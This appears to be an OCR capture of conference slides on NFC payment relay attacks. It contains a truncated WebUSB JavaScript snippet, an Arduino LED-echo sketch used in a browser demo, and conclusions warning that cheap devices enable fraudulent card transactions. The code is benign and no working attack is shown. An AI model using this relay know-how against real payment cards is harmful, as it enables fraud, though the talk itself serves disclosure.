
2 contributors

73 lines (64 sloc) 1.97 KB Raw Blame History


```
var serial = {};

(function() {
  'use strict';

  serial.getPorts = function() {
    return navigator.usb.getDevices().then(devices => {
      return devices.map(device => new serial.Port(device));
    });
  };

  serial.requestPort = function() {
    const filters = [
      { 'vendorId': 0x2341, 'productId': 0x8036 },
      { 'vendorId': 0x2341, 'productId': 0x8037 },
      { 'vendorId': 0x2341, 'productId': 0x804d },
      { 'vendorId': 0x2341, 'productId': 0x804e },
      { 'vendorId': 0x2341, 'productId': 0x804f },
      { 'vendorId': 0x2341, 'productId': 0x8050 },
    ];
    return navigator.usb.requestDevice({ 'filters': filters }).then(
```

```
WebUSB WebUSBSerial(1 /* https:// */, "webusb.github.io/arduino/demos/console");

#define Serial WebUSBSerial

const int ledPin = 13;

void setup() {
  while (!Serial) {
    ;
  }
  Serial.begin(9600);
  Serial.write("Sketch begins.\r\n> ");
  Serial.flush();
  pinMode(ledPin, OUTPUT);
}

void loop() {
  if (Serial && Serial.available()) {
    int byte = Serial.read();
    Serial.write(byte);
    if (byte == 'H') {
      Serial.write("\r\nTurning LED on.");
      digitalWrite(ledPin, HIGH);
    } else if (byte == 'L') {
      Serial.write("\r\nTurning LED off.");
      digitalWrite(ledPin, LOW);
    }
    Serial.write("\r\n> ");
    Serial.flush();
  }
}
```

Reading and Emulating NFC on Web Browser Demo


Connecting to Arduino Leonardo...
Connected.
Sketch begins.
Credit Card Reader Pro

Distance-Bounding Protocols



Conclusions

- An attacker does not need specialized/sophisticated hardware or software to make fraudulent transactions.

- A mobile phone can be used as a simple sniffer, but a cheap device can be created to carry out a relay attack that could affect not only payment systems but the new NFC implementations in other areas.

- If companies keep designing their products without proper protections against relay/replay attacks, new implementations of NFC are likely to be affected for years to come.

Questions?

@Netxing

salmg.net

Credits

Adam Laurie

Dr. Michael Roland

Peter Fillmore

Leigh-Anne Galloway